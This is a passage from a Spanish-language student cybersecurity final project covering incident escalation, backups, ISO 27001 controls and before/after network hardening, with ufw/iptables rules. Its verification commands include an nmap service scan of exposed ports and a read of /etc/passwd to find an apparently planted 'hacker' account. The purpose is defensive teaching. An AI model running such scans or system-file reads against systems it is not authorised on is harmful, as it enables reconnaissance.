2.4 Flujo de escalado y comunicación

- 1) Analista SOC detecta evento → valida en SIEM y clasifica severidad.
- 2) Escala al Líder IR (Sev2+) y notifica a CISO (Sev1).
- 3) Líder IR convoca CSIRT, asigna responsables y arranca registro de evidencias.
- 4) PR/Comms y Legal se activan sólo si hay impacto reputacional o regulatorio.
- 5) Cierre formal: informe post incidente, lecciones aprendidas y acciones preventivas.

3. Protección de datos y continuidad

- Backups: incrementales diarios y completos semanales, con pruebas de restauración mensuales.
- Cifrado: LUKS/BitLocker en reposo; TLS 1.3 en tránsito; gestión de claves centralizada.
- Acceso: mínimo privilegio, MFA, revisión trimestral de cuentas y secretos; rotación de claves.
- Continuidad: RPO 24h, RTO 4h; planes de BCP/DRP probados con simulacros semestrales.

4. SGSI (ISO/IEC 27001)

- Análisis de riesgos (ISO 27005): activos, amenazas, vulnerabilidades, impacto y tratamiento.
- Políticas: contraseñas y autenticación, uso aceptable, clasificación y manejo de la información.
- Operación: parches mensuales, escaneo de vulnerabilidades, auditorías internas anuales y KPIs (MTTD/MTTR).
- Controles: A.9 (accesos), A.12 (operativa), A.17 (continuidad), A.18 (cumplimiento y evidencias).

5. Entregables

- Diagrama de red (Packet Tracer/draw.io) con DMZ, WAF, bastión y segmentación.
- Informe de pentesting (Fase 2) y de incidente (Fase 1).
- Plan BCP/DRP actualizado y probado.
- Presentación ejecutiva para gerencia (resumen, impacto, roadmap).

6. Conclusión

El presente plan ofrece un marco operativo sin ambigüedades, con responsabilidades claras (RACI), objetivos de tiempo medibles (SLA) y un cuadro NIST completo y aplicable. Con ello, la

organización refuerza su capacidad para prevenir, detectar, responder y recuperarse de incidentes de seguridad con garantías.

Proyecto Final de Ciberseguridad

Diagramas de Red Cisco (Escenario inseguro y seguro)


Autor: Carlos Navarro
4Geeks Academy - 2025

Índice

- 1 Escenario Inseguro (Antes)
- 2 Escenario Seguro (Después)
- 3 Comparativa y Conclusión

1. Escenario Inseguro (Antes)

Topología actual con servicios expuestos (FTP, SSH, Apache, MySQL, Wazuh).




Comandos de verificación:

- nmap -sV -p 21,22,80,3306
- ss -tln | grep LISTEN
- systemctl status vsftpd
- cat /etc/passwd | grep hacker

2. Escenario Seguro (Después)

Topología mejorada con WAF, segmentación interna, SSH restringido y FTP eliminado.



Comandos de hardening:

- `ufw deny 21/tcp`
- `nano /etc/ssh/sshd_config → PermitRootLogin no`
- `systemctl restart sshd`
- `iptables -A INPUT -p tcp --dport 3306 -s 10.10.30.0/24 -j ACCEPT`
- `iptables -A INPUT -p tcp --dport 3306 -j DROP`

3. Comparativa y Conclusión

Aspecto	Escenario Inseguro	Escenario Seguro
FTP	Abierto (21)	Eliminado
SSH	Acceso desde Internet	Restringido solo admin
Apache	HTTP expuesto	HTTP/HTTPS con WAF
MySQL	Acceso amplio	Solo red interna
Firewall	Básico	Restrictivo con reglas específicas

La nueva arquitectura reduce la superficie de ataque, eliminando FTP, segmentando la red interna, limitando SSH y colocando un WAF frente a Apache.